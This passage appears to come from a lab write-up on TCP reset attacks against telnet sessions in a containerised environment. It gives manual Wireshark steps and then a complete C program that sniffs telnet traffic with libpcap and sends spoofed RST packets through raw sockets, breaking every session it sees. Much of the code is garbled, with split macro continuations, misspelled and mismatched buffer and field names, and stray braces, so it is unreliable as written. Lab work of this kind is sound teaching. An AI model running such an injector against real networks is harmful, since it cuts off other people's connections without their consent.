To run the code we must first have an established connection between the target and the user machines. We can establish a telnet connection between the two machines by entering the containers and running the following command in the user system.

```
telnet 10.9.0.5
```

This should prompt to login using **victim** credentials.




Figure 7: Telnet into victim from user container

Then we proceed with the the attack. Open wireshark and identify the last TCP packet send in the connection used by the telnet instance. To do this filter packets by the TCP port with `tcp.port == 23` and search for the last entry. We are going to look for the **sequence number that the server expects from the client** to shut down the connection.




Figure 8: Filter packets in wireshark




Figure 9: Find final packet from client to server

Now enter the extracted values as arguments to the code to perform the exploit.




Figure 10: Performing the exploit from attacker

You should see a reset packet appear in wireshark and the telnet connection close from server end on client side.




Figure 11: Reset packet showing up in wireshark




Figure 12: Connection termination on user end from server

This can be done **automatically** in code by combining pcap sniffing to ascertain the values required to perform resets.

We provide the code and outputs for that below in the same manner.

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <arpa/inet.h>
#include <linux/if_ether.h>
#include <net/ethernet.h>
#include <netdb.h>
#include <netinet/ether.h>
#include <netinet/if_ether.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <pcap/pcap.h>

#define PACKET(Name, Header_T)
\
typedef struct
{
    Header_T header;
\
    u_char data[];
\

```

```

    } Name

PACKET(eth_t, struct ether_header);
PACKET(ip_t, struct iphdr);
PACKET(tcp_t, struct tcphdr);

unsigned short in_checksum(unsigned short *data, int length) {
    unsigned short *curr = data;
    unsigned int sum = 0;

    while (length > 1) {
        sum += *curr++;
        length -= 2;
    }

    if (length == 1) {
        unsigned short temp = 0;
        *(u_char *)&temp = *(u_char *)curr;
        sum += temp;
    }

    while (sum >> 16) {
        sum = (sum & 0xffff) + (sum >> 16);
    }

    return (unsigned short)(~sum);
}

typedef struct {
    uint32_t src_addr;
    uint32_t dst_addr;
    uint8_t _placeholder;
    uint8_t protocol;
    uint16_t tcp_len;
} psh_t;

u_char packet_buffer[4096] = {0};
u_char tcp_pseudo_buff[4046] = {0};

void send_reset_packet(const char *target_ip, u_short target_port,
                      const char *source_ip, u_short source_port,
                      u_long seq_number) {
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    int one = 1;

    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one));

    ip_t *ip_pkt = (ip_t *)packet_buffer;

    ip_pkt->header.saddr = arc4random();

    struct sockaddr_in sin;

```

```
sin.sin_family = AF_INET;
sin.sin_port = htons(target_port);
sin.sin_addr.s_addr = inet_addr(target_ip);

ip_pkt->header.ihl = 5;
ip_pkt->header.version = 4;
ip_pkt->header.tos = 0;
ip_pkt->header.tot_len = htons(sizeof(ip_t) + sizeof(tcp_t));
ip_pkt->header.id = htons(42069);
ip_pkt->header.frag_off = 0;
ip_pkt->header.ttl = 255;
ip_pkt->header.protocol = IPPROTO_TCP;
ip_pkt->header.check = 0;
ip_pkt->header.saddr = inet_addr(source_ip);
ip_pkt->header.daddr = sin.sin_addr.s_addr;

tcp_t *tcp_pkt = (tcp_t *)ip_pkt->data;

tcp_pkt->header.source = htons(source_port);
tcp_pkt->header.dest = htons(target_port);
tcp_pkt->header.seq = htonl(seq_number);
tcp_pkt->header.ack_seq = 0;
tcp_pkt->header.doff = 5;

tcp_pkt->header.th_flags = TH_RST;
tcp_pkt->header.check = 0;
tcp_pkt->header.urg_ptr = 0;

psh_t *tcp_chksum_buff = (psh_t *)tcp_psuedo_buff;
memcpy(tcp_psuedo_buff + sizeof(psh_t), tcp_pkt, sizeof(tcp_t));

tcp_chksum_buff->src_addr = ip_pkt->header.saddr;
tcp_chksum_buff->dst_addr = ip_pkt->header.daddr;
tcp_chksum_buff->placeholder = 0;
tcp_chksum_buff->protocol = IPPROTO_TCP;
tcp_chksum_buff->tcp_len = htons(sizeof(tcp_t));

int transmit_len = sizeof(ip_t) + sizeof(tcp_t);

ip_pkt->header.check = in_checksum((u_short *)ip_pkt, sizeof(ip_t));

memcpy(tcp_psuedo_buff + sizeof(psh_t), tcp_pkt, sizeof(tcp_t));

tcp_pkt->header.check =
    in_checksum((u_short *)tcp_psuedo_buff, sizeof(psh_t) + sizeof(tcp_t));

sendto(sock, packet_buffer, transmit_len, 0, (struct sockaddr *)&sin,
        sizeof(sin));

close(sock);
}

void sniff_tcp(u_char *user, const struct pcap_pkthdr *header,
               const u_char *packet) {
```



```

eth_t *link_pkt = (eth_t *)packet;

if (ntohs(link_pkt->header.ether_type) == ETHERTYPE_IP) {
    ip_t *ip_pkt = (ip_t *)link_pkt->data;

    char src_ip[INET_ADDRSTRLEN];
    char dst_ip[INET_ADDRSTRLEN];

    inet_ntop(AF_INET, &ip_pkt->header.saddr, src_ip, INET_ADDRSTRLEN);
    inet_ntop(AF_INET, &ip_pkt->header.daddr, dst_ip, INET_ADDRSTRLEN);
    struct protoent *proto = getprotobyname(ip_pkt->header.protocol);

    if (ip_pkt->header.protocol == IPPROTO_TCP) {
        tcp_t *tcp_pkt = (tcp_t *)ip_pkt->data;

        u_short src_port = ntohs(tcp_pkt->header.source);
        u_short dst_port = ntohs(tcp_pkt->header.dest);
        u_long seq = ntohl(tcp_pkt->header.ack_seq);

        printf("Reset (src=%s:%hu, dst=%s:%hu) with sequence number %lu\n",
            src_ip, src_port, dst_ip, dst_port, seq);

        send_reset_packet(src_ip, src_port, dst_ip, dst_port, seq);
    }
}

#define LOG_ON_ERROR(exp, handle)
\
    if (exp != 0)
\
    {
        pcap_perror(handle, "Error: ");
        exit(EXIT_FAILURE);
    }
\

void apply_filter(pcap_t *handle, char *filter_exp) {
    struct bpf_program fp;
    bpf_u_int32 net;

    pcap_compile(handle, &fp, filter_exp, 1, net);
    LOG_ON_ERROR(pcap_setfilter(handle, &fp), handle);
}

char *find_bridge_interface(pcap_if_t *alldevsp) {
    pcap_if_t *current = alldevsp;

    while (current != NULL) {
        if (current->name != NULL) {
            if (strncmp(current->name, "br-", 3) == 0) {
                return current->name;
            }
        }
        current = current->next;
    }
}

```

```

}

return NULL;
}

int main() {
    pcap_if_t *alldevsp = NULL;
    char err_buff[PCAP_ERRBUF_SIZE] = {0};

    pcap_findalldevs(&alldevsp, err_buff);
    char *bridge_iface = find_bridge_interface(alldevsp);

    pcap_t *handle = pcap_open_live(bridge_iface, 262144, 1, 1000, err_buff);
    apply_filter(handle, "tcp src port 23");

    printf("Running on interface %s\n", bridge_iface);

    pcap_loop(handle, -1, sniff_tcp, NULL);

    pcap_close(handle);
}

```

The code now auto detects all tcp packets to a Telnet server and resets it.






Figure 13: Auto sniffing telnet packets and performing reset

Then if the user **presses even single character** the connection is immediately reset and broken beyond repair.

